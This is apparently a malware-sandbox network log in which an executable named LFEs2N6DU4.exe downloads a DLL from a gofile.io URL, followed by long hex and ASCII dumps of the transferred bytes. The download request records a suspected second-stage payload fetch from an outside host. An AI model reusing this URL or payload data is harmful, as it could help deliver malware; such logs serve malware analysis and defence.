d8 4c Data Ascii: ae]qY2IQW)X ;r%Wh'8)%Z6J13^Z"E>A#hM6{RUS-v<$au}bt<%;GS)+q.s{AobE*M9zs4OW@'9E1!,@%L
2021-10-13 19:02:25 UTC	496	IN	Data Raw: 73 23 5c d4 94 e7 94 60 6c 9d 21 1c dc fa a7 79 11 2f d0 fd 25 96 76 4c 9c de 07 da 70 b1 8c d5 98 9e da 19 11 15 ff 57 6d b1 5f a9 50 e6 f1 e1 da ba c4 e9 ff d1 af c7 57 e6 62 9b 73 60 3f e0 b5 d0 7e 1d c4 c5 2a 3a 22 00 92 0f 9f 5b 5c 32 78 8c 9f 4c ef dc c8 8c a4 b1 e4 f7 71 7e 7a d0 2e 11 83 36 bf 12 35 fa fc c6 f2 90 20 d1 a0 92 20 de 40 37 58 b5 ff 05 e8 e0 3a 4c d3 2e 01 59 09 73 a7 be 13 3f 65 0e 97 78 d7 38 86 18 d1 7d 64 f2 93 11 60 db 75 76 73 68 61 11 fe cd 3d 4c c1 97 32 44 4e eb 45 48 40 38 06 dd ed 7a 76 43 3c d7 50 1e 44 07 aa 37 7b 37 f4 8c 97 a5 32 25 39 c3 96 8e 32 53 47 5f 96 56 a6 8b 6a 2f 5b 92 94 33 33 31 20 e8 7b c7 2b 63 2f 46 69 a6 9c 13 2c 3b 9c e0 83 b8 c9 88 4a 6d 7d c6 bc af 5e 73 74 90 3e 7a b1 7e 75 64 d1 18 70 84 3a 50 76 Data Ascii: s#\`l!y/%vLpWm_PWbs`?~*:"[\2xLq~z.65 @7X:L.Ys?ex8}d`uvsha=L2DNEH@8zvC<PD7{72%92SG_Vj/[331 {+c/Fi,;Jm}^st>z~udp:Pv
2021-10-13 19:02:25 UTC	512	IN	Data Raw: ac cd c1 54 a3 6b 63 ce 0f bc aa 11 3f 07 b3 b1 cb 4d 8b 03 64 d5 c8 0f 03 ed 79 44 81 4d d1 4d 81 31 0f 33 90 3c eb 47 3b 1c 79 76 01 d1 4b 00 b6 33 d6 8a 5a 83 46 c9 57 ec c8 af 25 5a fb 70 79 da 17 5a 1b 6d 92 f1 d3 55 20 96 dc 27 9b 6f 4b 49 e2 3b 52 67 41 59 a8 c7 a1 fc 2d 4c bd bf eb 35 32 d7 36 2f a3 d1 6b 84 6f d9 c2 7c 34 f2 49 6d 0d ad e0 c8 8a ba 64 96 c1 25 3f 0d 7b b1 0b d8 d7 2c 16 75 48 c4 67 b6 e1 c7 53 6f 64 53 ea de 1f 08 22 e9 36 bb c9 b7 ec 2e cc 4e a2 02 b2 5a 13 b8 23 d4 39 f8 7b bc c8 9e dc e2 5e 8f d3 3f 31 07 dd 8d b4 ea 5b b0 c1 38 8d 98 f1 2b 13 c2 11 48 9e a5 e8 71 c4 5f bc 71 d5 da 72 6a 64 5c fc 0c df 49 e3 5d a9 18 58 ca 9c de a8 b7 6d 06 67 80 1f 67 e3 0f d1 c4 4f af 16 07 7c ac 3d d9 5e c3 0b 4d 9d a6 fa ac ee 98 02 51 bb Data Ascii: Tkc?MdyDMM13<G;yvK3ZFW%ZpyZmU 'oKI;RgAY-L526/ko|4Imd%?{,uHgSodS"6.NZ#9{^?1[8+Hq_qrjd\l]X mggO|=^MQ

Timestamp	kBytes transferred	Direction	Data
2021-10-13 19:02:25 UTC	528	IN	Data Raw: 03 ee e0 f0 6a df 96 aa 67 dd 5b ec 5d ac ae cc 3c 1b 8d c3 7d 60 a0 50 c0 e4 ba d0 7f 67 b2 f2 e7 db cf 7b 23 2b 93 1d 9b 84 47 d7 d3 fb 0c ec 6c 83 80 db 2f f4 54 ea a1 0e 14 2c ef ba 93 e7 5f ba 8f a0 e7 09 3a 84 ae 3c 4a c1 87 53 9d b3 f5 f1 f1 bb 94 42 41 a0 7b 02 bd a8 6d 84 ba 13 64 77 b9 8b 59 e8 6d 5c 8b 5d df 78 e4 6b d3 59 a8 1d b6 a4 67 5d 51 40 1f 3b 1d eb 7a 00 fb e5 07 1a 9c fc 3d 64 38 79 2d e7 50 ed 47 68 d8 5d 9a e5 63 b8 31 0d ae 36 e0 f9 ef 35 cd 65 26 5a 5e 6a 5e 83 c2 4b 4e a8 ad c5 52 1e 20 b5 96 99 1c d9 2d 36 78 18 bd ed 73 5a 5a 82 f1 50 07 ff 42 4d 60 19 6e ca 46 72 a1 99 ed 9a 62 b7 23 99 15 7a 91 0b 10 31 72 16 5c 75 56 56 2d 71 c0 c0 fd df 6a 13 53 3e da a7 bc 75 4e b4 91 33 86 bb 86 b5 cd 8d 1a 92 d4 02 c2 32 74 93 90 ed 85 Data Ascii: jg[]<}`Pg{#+Gl/T,_:<JSBA{mdwYm\]xkYg]Q@;z=d8y-PGh]c165e&Z^j^KNR -6xsZZPBM`nFrb#z1r\uVV-q jS>uN32t

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.7	49752	31.14.69.10	443	C:\Users\user\Desktop\LFEs2N6DU4.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-13 19:02:54 UTC	530	OUT	GET /download/37b08118-4d43-44c2-b112-31ce77d0b77d/Szxppkyqovxyiyryjhv.dll HTTP/1.1 Host: store2.gofile.io Connection: Keep-Alive
2021-10-13 19:02:54 UTC	530	IN	HTTP/1.1 200 OK Accept-Ranges: bytes Access-Control-Allow-Origin: * Content-Disposition: attachment; filename="Szxppkyqovxyiyryjhv.dll" Content-Length: 542208 Content-Type: application/octet-stream Date: Wed, 13 Oct 2021 19:02:54 GMT Strict-Transport-Security: max-age=31536000; includeSubDomains; preload X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-Powered-By: Express X-Xss-Protection: 1; mode=block Connection: close
2021-10-13 19:02:54 UTC	530	IN	Data Raw: 58 44 63 a5 cd 21 cb 11 d6 48 51 27 17 c0 81 52 72 f1 0b a7 eb c9 9b e7 53 a0 0b bd 34 e7 95 e6 86 8c d0 bb 93 4e c6 e8 30 7f f4 db 1e 3e a8 00 52 08 2e 6f 25 a8 e2 27 e5 e3 09 c7 2f 2e 96 77 c6 83 e7 90 50 bf bd 15 99 68 af b5 d9 a5 f8 0a 44 5b 1f 35 36 4d 01 ef eb 11 d9 59 7f ef 20 54 47 c0 27 b9 f8 a0 f0 95 e7 3d cf d0 88 14 40 c6 7b d5 46 fa 4d 76 99 30 2d 0f 80 ab b6 a8 a9 e5 2b 44 d8 67 2e d8 0b 53 4e 2c c9 30 61 2b e3 04 53 5f b4 e8 61 c0 03 43 01 b3 a3 2a 0f a3 a8 48 05 7a 30 27 82 a2 92 eb 3f d8 75 d7 89 99 32 53 75 c9 dd 20 d5 9b f8 ba b3 98 38 e1 0d 2e f7 20 35 54 2e d8 df 9d 29 73 51 77 9f f0 c0 db ef 5f b2 aa ff 47 7f 57 d5 76 be 72 f4 3e c5 c7 dd 3e 49 fb 1e 93 13 c7 c6 f2 74 60 10 38 8a a3 cf 5f e0 a5 42 db a9 b5 69 11 01 92 d7 c9 5a 1a 93 Data Ascii: XDc!HQ'RrS4N0>R.o%'/.wPhD[56MY TG'=@{FMv0-+Dg.SN,0a+S_aC*Hz0'?u2Su 8. 5T.)sQw_GWvr>>lt`8 _BiZ
2021-10-13 19:02:54 UTC	531	IN	Data Raw: 9e 35 66 8e b8 66 4f 06 ce c2 8c dc 67 8f a1 74 15 4d fb db 0e 86 9c 5e 02 5a 59 6a 49 9e 03 84 f6 20 a9 72 53 b1 c7 53 b2 d2 1d e2 12 46 3d df c3 f1 4c 55 bc 92 8b 77 3c f7 70 e0 ac 81 09 2a eb e8 e1 d3 8e f7 6c d7 3f 70 e4 1f 46 a8 e1 08 fd 40 f5 be 27 8a b4 76 9b 0c 05 d2 51 a4 12 4b d0 ce 9a 29 ad 8b f5 30 68 13 4a 07 ad c0 df 20 da 7c 4a c1 37 1d bc 65 35 ac f6 cf 31 99 e1 17 89 53 9e 7e b1 f0 f7 58 6a 2a 26 da 87 8e 25 17 8c 56 60 85 da 81 35 a9 9d 5a 23 a2 43 c0 24 85 45 ec ed 51 60 a5 f7 da 4d c2 7c 7a 60 04 f2 8a b1 07 cf 49 39 a6 fb 16 7a 09 78 93 fe 45 a9 f0 f4 39 dd 13 0e d8 3b 06 23 37 de d0 29 21 34 c5 2d 72 0b 3a 62 b2 a2 64 bd a1 b7 8d c0 64 8d 08 3d 16 63 44 f4 a0 c6 11 7a ae 27 b1 b8 0d 8d c8 71 14 0a 18 6e 01 95 11 d3 2e eb e0 27 dd cb Data Ascii: 5ffOgtM^ZYjI rSSF=LUw<p*l?pF@'vQK)0hJ |J7e51S~Xj*&%V`5Z#C$EQ`M|z`l9zxE9;#7)!4-r:bdd=cDz'qn.'
2021-10-13 19:02:54 UTC	533	IN	Data Raw: 11 af ce 49 0b c8 45 ac f1 08 d7 8e 32 54 e4 19 9a ad 74 14 e1 fa fc 4e 37 f9 3a 67 53 17 1e 4b 3b 7a b9 49 55 b4 15 6b 7a c1 24 55 d0 4f 62 a5 f3 d6 1b de 2a a7 0d 6d ff 2a f4 ba 69 f2 84 f5 de bd d8 42 e5 70 0e 88 78 d9 c7 3f 23 bd 5f 77 bc e7 98 3a 85 4a fe 87 97 16 79 4c a8 44 07 fb 6b 9d e5 36 5d 82 9b e6 4f 4c 25 cb 04 8c a9 5e aa 49 0e a3 13 ac 9e d5 d4 18 a9 0f 78 27 1a 91 82 0d 33 4c 52 ba b5 9a 1b 44 73 0a 3b e4 c2 14 81 83 dd 88 82 28 82 d7 2d 7b f1 e5 79 59 e9 ca 61 22 ea 35 ca e3 89 c5 16 7f 08 c3 8e 68 7c 98 ad a9 32 67 55 46 7f 82 9a de 0a 93 1e 0f 8f 34 5b bb 6b 61 ff 57 d9 63 1d 00 54 a2 b7 ed 1a 7d 27 28 5a f1 bb 9a 45 14 51 e4 8e 1e b9 62 8b 15 b2 8b 34 bb fe 90 10 77 32 6a f9 e1 dd ac f5 65 3b 3a 31 90 8a 11 2a 7c c9 41 09 c5 ef 24 04 Data Ascii: IE2TtN7:gSK;zIUkz$UOb*m*iBpx?#_w:JyLDk6]OL%^lx'3LRDs;(-{yYa"5h\|2gUF4[kaWcT}'(ZEQb4w2je;:1*\|A$
2021-10-13 19:02:54 UTC	534	IN	Data Raw: 9b 63 97 d4 24 89 70 a2 d2 1d d4 95 c5 74 2b 8c b6 7a f9 bc 27 b0 ba 8b e6 92 ef 77 c5 b8 72 de d9 5f 40 db 7a 86 af 57 46 3e d1 5c 1d bd 4e ba 81 46 b9 14 3e 25 ea 7c 7e 00 91 14 23 96 a0 ad 10 fd 3e 31 3b 4f ec a7 f3 1f 04 c8 86 dd ba b7 79 9b 35 8d d8 84 f0 0a ee 5b b6 42 16 52 53 3f 95 69 b6 55 f5 58 ef f1 e1 a0 d3 ba 2f a7 6d e6 6c 57 38 c7 69 67 32 79 b5 3b d2 04 17 db 4d a2 89 53 b6 08 54 b3 90 32 7c 5e b0 d2 b7 c3 5a a5 a4 dc 1d a8 d3 22 19 4a 74 61 18 08 e9 4a 86 fe d9 fc 60 60 15 27 95 61 41 e5 71 63 6f cd ac 0a ce fc 8c 26 6c 10 43 1e ad f7 85 ed d6 99 a2 6d 97 31 f4 95 ac 04 d7 33 fa 34 e0 5e f1 f9 e1 ca db 02 e9 ce 1c 9f 98 62 1e c4 c4 8f 46 26 4e 8c 0f 32 b9 8b 65 15 47 70 69 61 88 1d 39 39 48 95 c0 51 e9 b5 f1 03 b8 44 7b d2 e7 6a 88 3e 3f Data Ascii: c$pt+z'wr_@zWF>\NF>%|~#>1;Oy5[BRS?iUX/mlW8ig2y;MST2|^Z"JtaJ```aAqco&lCm134^bF&N2eGpia99H QD{j>?
2021-10-13 19:02:54 UTC	538	IN	Data Raw: bb 00 63 0e 8f 53 da bb f1 5b 92 1d 95 24 2e 15 d9 d5 c8 e5 d1 91 fd 84 13 31 24 6d 33 df c9 11 0a e5 e2 9f 9b ac a8 43 c7 c9 be 98 7d 4d fb 8a 95 6b f9 5b df 53 d5 08 23 d0 87 e6 5e 59 34 fc 61 23 17 00 9d cb f1 62 73 2e e6 0c 49 f0 b4 37 6c aa 7f 49 ce 1a 4d 42 a8 18 f6 8e 3e 55 f5 31 b1 bb a7 64 9b c3 f7 43 8f 9d 1f 69 46 12 f7 84 f8 4e fd ac c9 2d 71 18 3e 3d 07 7e b6 0b 19 b9 0b 79 26 51 ad 73 2f ff a6 c6 47 03 72 0d ed f5 22 70 39 f0 38 bb f3 6c 0b ab 39 7c 54 cd ff bc 39 eb 47 2b 68 6b ae c1 b6 4a 42 f1 29 d0 26 48 b2 46 2f 2e f8 34 77 1b 3d 22 c8 cd a9 26 2c 41 f0 da 19 8f 17 f1 6f 37 23 a0 7e 5e 34 5a 55 6e 0f a6 2d 14 61 2f 78 a5 26 84 8a ab 21 89 fb 6a d2 0b 62 8e a4 ec 4b a4 65 45 ac b0 a3 81 54 c9 35 d2 f7 d7 00 69 ce f5 b1 21 95 81 fa 66 ad Data Ascii: cS[$.1$m3C}Mk[S#^Y4a#bs.I7IIMB>U1dCiFN-q>=~y&Qs/Gr"p98l9|T9G+hkJB)&HF/.4w="&,Ao7#~^4ZUn-a/x&!jbKeET5i!f

Timestamp	kBytes transferred	Direction	Data
2021-10-13 19:02:54 UTC	543	IN	Data Raw: 0b 0f 49 72 77 6e 26 29 ab ed a0 44 16 f9 73 d0 2c 48 5e 14 74 8e 3f d6 84 c6 5e d3 9b 8b 3a 94 b2 e1 da ba 8a 9f 77 6d 1e 07 a1 40 ab f9 42 cb fe ee 49 cf a4 4b ad 9e 3a 10 90 87 63 46 8b 99 67 39 e7 ee 22 55 a4 44 c3 91 71 d5 b3 85 01 7a 78 f6 93 2c f8 6f b6 55 70 d3 d8 85 ac 07 9d c8 6c e8 2b 02 4c 5d d3 0a 18 5b 30 8a e7 60 ad a8 fa 9e f7 16 6d 14 86 af 3c c8 fb fa f9 1f 16 7c 28 e8 b3 42 76 52 b5 ea d4 5a 37 c1 c9 58 df d7 b7 6c 4a af 29 e0 fc ea 7d 2d 94 e5 00 54 6d 19 01 1c 1a 97 ae b8 82 e3 f8 d5 4f ca 77 43 90 ea e1 0c 65 9c d6 4f 3b f7 06 1a f8 e4 c0 e8 eb 70 fb 6d 27 79 81 1a 66 c5 e7 a7 df c7 a2 37 ad c9 51 cd 8c 0f b0 57 1a 8c 4b 68 11 3b 08 97 f2 5b d8 92 64 d2 ae 9d 28 17 b1 f6 1a cd 5d ac 48 cb f5 1a 40 1c 0f fd e8 b2 29 ea 19 1c b4 6a e7 Data Ascii: Irwn&)Ds,H^t?^:wm@BIK:cFg9"UDqzx,oUpl+L][0`m<|(BvRZ7XlJ)}-TmOwCeO;pm'yf7QWKh;[d(]H@)j
2021-10-13 19:02:54 UTC	550	IN	Data Raw: 46 8b 85 25 80 bd 4b 18 0d 6c ef 3f 1a 3a 12 73 09 1e 8d 00 df b5 83 1c c1 0a 06 49 65 1c ba 95 bd 88 45 b0 4b 99 5b 29 61 bd ef 96 83 3e 27 90 56 18 9c c3 b6 52 f9 2b 8d 5c d5 d6 c7 be 58 91 42 13 a5 7e 76 ee 8f 4b 07 b5 91 d7 55 72 c7 5b f6 51 7d ac f8 af 33 9d 14 bb 02 f8 6e 08 af 06 ac a6 62 bd d8 25 ad 1b 9b 4f 3a 56 a2 c1 55 b4 ce db 4c b9 1e 2a 41 9f bd fb d3 1f f1 47 94 2b 92 7a bd 90 c0 e4 59 98 ea 34 de fc da 75 32 45 3a 8d 30 6a 7b 0e 9a 44 0b 75 e7 60 a9 6d 4e 5a 7e 41 95 63 85 a8 60 9a 8e 1a 82 45 bd 8c ec 79 53 b9 cc 66 b3 35 62 f2 3d fb 6c 19 f4 c3 66 d9 ca 5b 61 46 43 ec 5c dd 93 cb 65 15 62 1c 30 d8 a2 48 31 ac db 03 e3 24 c7 3a 8a 71 d3 4e 5d b5 97 b8 34 b3 07 72 c6 50 0c 79 32 30 e0 be 74 e7 6a 9a 45 29 88 39 8a 8c b0 17 29 00 c6 7b 96 Data Ascii: F%Kl?:sIeEK[)a>'VR+\XB~vKUr[Q}3nb%O:VUL*AG+zY4u2E:0j{Du`mNZ~Ac`EySf5b=lf[aFC\eb0H1$:qN]4 rPy20tjE)9){
2021-10-13 19:02:54 UTC	559	IN	Data Raw: c9 73 4d dc 0c 4e 2f 16 d4 9a 83 65 18 a9 62 31 94 2f 72 bb 3d 22 33 8d 97 43 6c 03 dd 00 28 22 80 23 34 0a c8 4d f3 d7 f9 8a 07 0c d0 90 ed 81 53 9f ce 4d 72 71 ec 67 35 1c 44 0d 68 78 ce 74 b1 a7 bc 3d a9 69 49 58 6d 06 c5 db cf 67 b4 77 8b c1 ea 1d dc 53 25 93 33 5f 71 05 e7 ec d5 90 6b 3a 51 bd c7 56 a2 eb a3 73 f1 de d9 a4 5f 2e a1 4c f4 17 a2 fd 8f 70 93 6b 58 8e 77 e2 c0 cc f5 50 91 82 e7 60 f1 fd 12 b2 18 27 62 3f ce 2e df 08 fc 74 06 5d 66 d3 41 15 8d df df 47 be d3 41 c4 4f 02 6e b6 7d c7 d8 ec 6a 16 10 97 03 83 da ad c9 12 28 70 3a e0 0e 93 df ac 77 23 8a 7e b9 fe 83 4b 92 02 4d 64 01 4c 39 5a 7f 5d 81 a8 18 3f 1f 4f ee f1 f9 ab 06 7b 62 e2 a1 bd 3f e6 f9 5e 3e a8 1c 0b ed 20 bb 7e dc c4 f1 b7 a1 20 7e 90 14 45 f5 10 9a 7b bb 4b f1 bf e8 a1 2c Data Ascii: sMN/eb1/r="3Cl("#4MSMrqg5Dhxt=iIXmgwS%3_qk:QVs_.LpkXwP``b?.t]fAGAOn}j(p:w#~KMdL9Z]?O{b?^> ~ ~E{K,
2021-10-13 19:02:54 UTC	566	IN	Data Raw: 7d b3 46 fb a6 dd f6 d3 fa 30 71 7e 8a fd c9 9c a0 de 64 80 3f 4a 23 fd c1 09 d3 f9 5e 62 d1 89 52 b8 27 77 33 31 57 d4 00 be ca dd d3 5d 79 a3 bf cd 94 f2 07 e5 67 a0 42 5b df 76 4f 88 43 1e de 74 bf aa b1 94 ce 90 21 e2 5f bf b6 64 3a 30 b1 92 e6 07 d1 70 a9 91 32 15 e4 97 af 52 36 a0 a7 5d de 43 3c ba 0a fa 3a 9f e9 89 23 0b c3 8d 28 fa db 68 67 74 79 8e 84 79 b6 ae 87 19 f3 5c dc cb 8f 65 6b f2 6b 2b 79 f9 f2 a4 69 0d 4e 57 88 29 4f 44 01 b3 61 b0 f6 1d 4e aa 2d 08 16 74 a7 78 8a 2c d1 79 f9 2a d1 98 d9 a3 c4 87 39 ba 80 f8 13 c2 9d 1d f9 44 68 ab 1b 0d 9c 7f 45 14 ad 5f af 9f 52 fa 2d af bc 71 4e 26 0c b6 e2 53 ce 94 a1 7d bb 87 74 b6 69 5c 2d 1f d4 ee 40 e1 ab 05 83 43 87 3e ec 80 60 c9 87 79 dc 33 92 b3 dd 12 86 54 e2 eb 17 35 7f cd 2c af 60 f0 02 Data Ascii: }F0q~d?J#^bR'w31W]ygB[vOCt!_d:0p2R6]C<:#(hgtyy\ekk+yiNW)ODaN-tx,y*9DhE_R-qN&S}ti\-@C>`y3T5,`
2021-10-13 19:02:54 UTC	577	IN	Data Raw: 07 61 03 c2 5e 0c dd 12 47 57 2c bc 0e ca e2 66 d1 9c 58 c5 b2 d5 2e 86 28 fb 52 bc aa af 1a e4 7e 78 e7 c8 43 e6 f9 69 93 6f 29 7e 9e cf 46 61 cd e3 82 c0 4f 48 1c 48 f2 67 63 21 28 3b 74 d7 aa 30 0c 71 52 a4 07 c6 2f ff fe 1a 88 1f 7b 9f d6 d7 64 0f 2d b9 84 aa 50 ce ae 61 a9 41 05 5c bf 94 49 4d 74 df b0 ad 07 78 9a 06 87 78 aa ae d4 a3 9c 97 c1 d1 17 8a 23 81 dc 20 6f ff 1d bb 4c 16 35 5d fb 25 25 c4 ef b5 dd 5a 43 4d f5 28 3c c1 6c ec 24 ab 37 88 7d 85 dc 61 23 9c dc 61 8c 77 8f e6 74 75 4d 8a 8a 25 44 3f b6 a7 df 4f c4 9b e6 26 34 99 77 50 09 17 ce 84 95 4c 97 9e ae 12 a6 de 0a ae ed ac ed 47 76 24 c4 9a ad f6 24 02 67 b8 7c b6 d2 30 28 ed 26 c9 02 98 85 b3 27 c2 93 50 62 54 08 5c 84 5a 1a 65 0c 74 ff 03 ec d4 8e 91 a1 95 1d d0 10 2f 10 5a b7 bb e5 Data Ascii: a^GW,fX.(R~xCio)~FaOHHgc!(;t0qR/{d-PaA\IMtxx# oL5]%%ZCM(<l$7}a#awtuM%D?O&4wPLGv$$g|0(&'P bT\Zet/Z
2021-10-13 19:02:54 UTC	588	IN	Data Raw: 81 b5 57 a0 08 62 8a e0 4d 61 8f d0 e2 4c 9b 2c ff cf 39 a0 31 79 31 55 b9 98 06 7f 33 6e 98 f8 d1 5a aa ae 6e 1a b8 02 08 da cb 25 9c 5b 4c a6 d5 37 69 9f e3 27 f8 85 43 47 ea e0 4b cc 44 ee f7 85 b1 3b 25 69 b1 52 08 56 21 e2 a6 80 84 31 5d e4 4c 4e 8e f3 98 94 c4 dd 58 12 df 67 e8 d1 73 dc c4 81 38 8f f0 19 89 4e f9 42 76 50 c9 d4 bc c1 e2 f1 5f a2 f1 a6 95 4e 74 80 34 8d a3 2c 80 fd 8e d5 8d 77 00 56 50 73 ca 9c aa 2f a6 bd 7a 96 7a 1b 36 91 57 1d c0 14 ad c3 72 89 b6 15 79 7b 7a 37 8d 7d 4e 1a 4a cd 08 2a 7e 0b 34 02 e8 41 82 51 b4 54 e9 3b cb c1 1f 0f 91 30 5f 44 9c 85 43 f4 65 f4 35 69 6b 4a 0d 7b f3 5b fc 03 aa 6b a5 34 4b 19 e7 f8 80 e2 5f 3c 7a 14 f4 8c d5 5d f2 f9 13 2f 6e aa ed 03 9e f5 bc e5 bb 60 12 5d d3 08 6b 3b 7c ef 4b 04 14 d9 e6 ba 97 Data Ascii: WbMaL,91y1U3nZn%[L7i'CGKD;%iRV!1]LNXgs8NBvP_Nt4,wVPs/zz6Wry{z7}NJ*~4AQT;0_DCe5ikJ{[k4K_< z]/n`]k;|K
2021-10-13 19:02:54 UTC	594	IN	Data Raw: 19 df 7e 68 1a 83 f8 a8 a9 ab 3e d4 66 60 05 3f ae 65 79 8f 16 0e de 92 23 68 f0 e9 a2 27 c5 ee 3d 12 a8 be 32 ac a3 fb 98 a0 09 8b 27 46 15 d1 3f 6b a3 5e f7 7e a6 85 ac 40 e8 07 16 85 24 d5 1d 8d b4 98 62 03 5f 32 c2 6e 80 16 87 b1 2b cb a9 a7 4e 1f b4 64 e2 aa 95 4f 0c 59 5c 6d b0 a2 7a 7f d7 bb ce 12 a4 0a fb 83 3d 0e ca 37 bb 83 4c c5 2a 92 26 fd 2c 18 66 da ac 0e 61 03 46 90 59 60 51 06 2d 28 d0 93 e0 51 1d 60 cd 1d 8e 67 09 37 4d 12 17 82 5b c6 f2 31 20 9e 5d b8 13 31 c6 8f 5d fe 1f 5c 15 69 08 d7 8e 3f 5c e6 4d 01 b6 6e 8c 53 83 ab cb 8f 8b 6f 40 cb 53 2a 85 f5 2a b7 2d 0d 46 26 a5 3f 87 b4 a1 fc 50 69 a3 8a b2 ed 11 b1 f5 ca 91 e8 7e 0d 76 5e d9 59 91 32 f0 b0 ef 57 88 39 5b 29 c8 1f 7b a9 09 14 63 c4 cf 0f 24 5a b0 dc d4 81 e0 61 9b c5 82 b5 e3 Data Ascii: ~h>f`?ey#h'=2'F?k^~@$b_2n+NdOY\mz=7L*&,faFY`Q-(Q`g7M[1]1]\i?\MnSo@S**-F&?Pi~v^Y2W9[){c$Za
2021-10-13 19:02:54 UTC	608	IN	Data Raw: 77 77 9c 04 89 5e df ce fa b3 ba 5c 1d fb c6 a3 fa 44 26 89 fd 14 e8 7c 14 6b 13 f0 81 9f a3 ef d9 07 df 9c e8 8b 47 ab 3f 7e cf d6 58 b0 ff c2 2b 27 45 ce 03 42 b2 d6 84 c4 90 3a 6d 3e ef 72 32 af 0c 5c c6 86 b9 a9 21 9f 91 f7 57 09 58 b2 c1 2d 35 12 3c 9f 64 36 b4 00 50 13 35 64 56 1e e2 9e 22 83 9e 70 f8 ed 0e 47 40 6b e6 51 76 26 4f 1e 49 15 c2 dc f9 eb 38 57 81 d4 10 f1 bb e2 b1 07 c3 d8 2d cf 0c 39 69 d3 bc 07 64 63 e0 59 6b f4 08 53 dc d0 22 65 6d 4f fd 15 48 fd f5 f1 bd 3b 10 fa a2 34 3d 19 a8 fe f5 67 1e ed 92 51 19 cb ae 60 f0 8b 10 c3 e5 3f b2 68 e9 33 59 e9 e9 98 8c bf 8a 7a 8b 40 c1 63 39 58 4f 64 e3 a2 7d 73 0c 0b 1e 7e 69 16 96 3c 3a c4 ae e4 e4 92 ca 0a f1 09 ba 7b f3 f9 af 8c c3 7b 6a d4 83 c2 2c 88 6f c7 ee 5a ff 45 a6 c3 cd 2f 33 4e 82 Data Ascii: ww^\D&|kG?~X+'EB:m>r2\!WX-5<d6P5dV"pG@kQv&OI8W-9idcYkS"emOH;4=gQ`?h3Yz@c9XOd}s~i<:{{j,oZ E/3N
2021-10-13 19:02:54 UTC	623	IN	Data Raw: 80 dd 9b 30 bb d1 2a dc 73 64 c5 87 9b ec 65 df 8e 04 2f 2f c6 b5 9b 24 d7 2f d8 28 f7 41 07 4e a7 30 a5 62 9f 2a 8a 59 69 6c 69 38 ee 1a a7 e0 48 7d 74 e7 85 21 ed a3 8a f7 fc b5 9d ac 47 21 bf 89 46 6b 34 6f f3 30 3c 0b 4d bd 6b 12 21 38 cc 88 7f 86 15 72 29 78 22 5b 33 32 ad 4d 40 da e9 c8 e5 e2 56 13 72 1a e0 b1 f2 53 33 f0 bc 25 05 e9 b1 e0 6b 3e 9d 3e 0a b9 56 fe 0e ec f9 2c ad cf 6b 6a ae 92 53 93 cc 57 02 ca 5f e2 32 4f 05 82 94 47 d8 92 7a c0 c0 03 9f cb 22 dd d9 bb b8 13 f9 f4 47 dd 5e 77 fb fe e0 06 ff 36 27 e6 18 44 e9 6f 27 16 ea a3 69 09 74 c6 91 29 d0 04 86 48 ac ba 45 64 50 83 1b 72 94 36 1c 5b 7a 5b 9d 8b 34 1f 0f d8 a0 2f 16 04 62 f4 59 f2 99 69 84 07 80 d9 41 ec d8 94 ff f6 11 8f 7e b8 15 ff 3a 1e 0c 88 03 93 58 3f 33 45 cb 6b d4 e4 40 Data Ascii: 0*sde//$/(AN0b*Yili8H}t!G!Fk4o0<Mk!8r)x"[32M@VrS3%k>>V,kjSW_2OGz"G^w6'Do'it)HEdPr6[z[4/bYiA~:X? 3Ek@

Timestamp	kBytes transferred	Direction	Data
2021-10-13 19:02:54 UTC	626	IN	Data Raw: 80 7a 87 3d 05 3e 1d 89 4a 83 6a 8f ca 07 6e ba 48 77 90 e5 d3 44 88 c2 70 31 d1 f0 26 b7 cb ee e4 24 2c f1 60 77 78 35 05 e4 4e 65 37 cc c6 28 23 45 fc 94 26 b7 0b 75 79 0e cf f6 0f d7 cf 33 6d 51 6d 55 61 00 2f b4 95 5a 93 7d f4 86 d8 9e cd be b2 4c ec a2 b4 b8 eb 35 d1 dc 22 36 3b 35 0f 4a 0a 3e bf bd d2 37 a8 c4 eb bf ce 01 d0 9e 2b f4 4d c7 b9 f3 53 fd 4b 83 04 66 16 90 9f 5f 5f 45 b3 8e 56 31 b1 88 da ff 2a 56 c7 e7 ab 20 c2 0c 37 47 8b 39 f0 96 e6 e6 8c d9 ad 6b 81 1b 24 31 4a 81 2a 97 63 0c e9 b9 5d 69 6e d2 dd 79 98 da 73 1d c5 28 f6 60 ec 03 80 57 7e a1 30 a8 94 33 0b 48 07 3e 52 10 ca 20 8c 7e eb e8 42 5d 2c 04 d6 d1 f4 72 bf 0a 83 79 4e f9 c8 8e 14 eb 57 56 46 d6 22 0c 9e 25 72 8c f8 f7 13 f5 20 d3 ad 55 91 36 8a 89 9a 97 0c cb a6 dd ff ef 2c Data Ascii: z=>JjnHwDp1&$,`wx5Ne7(#E&uy3mQmUa/Z}L5"6;5J>7+MSKf__EV1*V 7G9k$1J*c]inys(`W~03H>R ~B],ry NWVF"%r U6,
2021-10-13 19:02:54 UTC	642	IN	Data Raw: 0b 9f 0f d7 d2 bd 1d 59 12 58 75 95 09 04 7a 63 6f 7a b1 1a 7b a4 a4 62 4a 36 37 23 ab c6 cf 8c 5d 6f a9 7f 67 03 a9 a1 a2 42 54 60 00 c6 55 72 03 3b 81 e8 82 25 19 2b 52 74 61 55 09 4b 00 20 00 3c 9a d0 91 df 47 0c ee 68 a3 00 06 8d 9d d8 23 66 be 4e 75 6f 2b 5a 98 5d 85 3f 5f 73 52 e4 b3 91 b1 27 8b 65 73 dd 74 8a e7 c1 f2 89 85 f1 71 89 ef d1 d8 dc ca 18 64 89 60 0d 24 ea 6d db 31 26 3d 91 0f e6 0e a7 8d b9 46 69 fc f6 8a b3 9d 82 73 a3 c5 d3 49 97 ba 1f 3d 09 f5 5e c7 69 70 40 82 da 33 2c ca 0b 7a 21 73 91 1e 42 72 b8 39 09 9a 49 d4 0c 4f ec 72 70 c0 92 c0 33 6a 29 02 1e 85 4b 7d 20 4e ea 39 2e ee dc 81 27 0e 75 f8 80 97 cd dc 08 05 a7 07 88 ad f5 de b0 86 59 06 07 44 e5 10 18 97 0e 84 75 fc 7b 19 65 b2 a3 0f d6 0b 3d b9 4d 00 07 40 40 74 b9 bb ea 68 Data Ascii: YXuzcoz{bJ67#]ogBT`Ur;%+RtaUK <Gh#fNuo+Z]?_sR'estqd`$m1&=FisI=^ip@3,z!sBr9IOrp3j)K} N9.' uYDu{e=M@@th
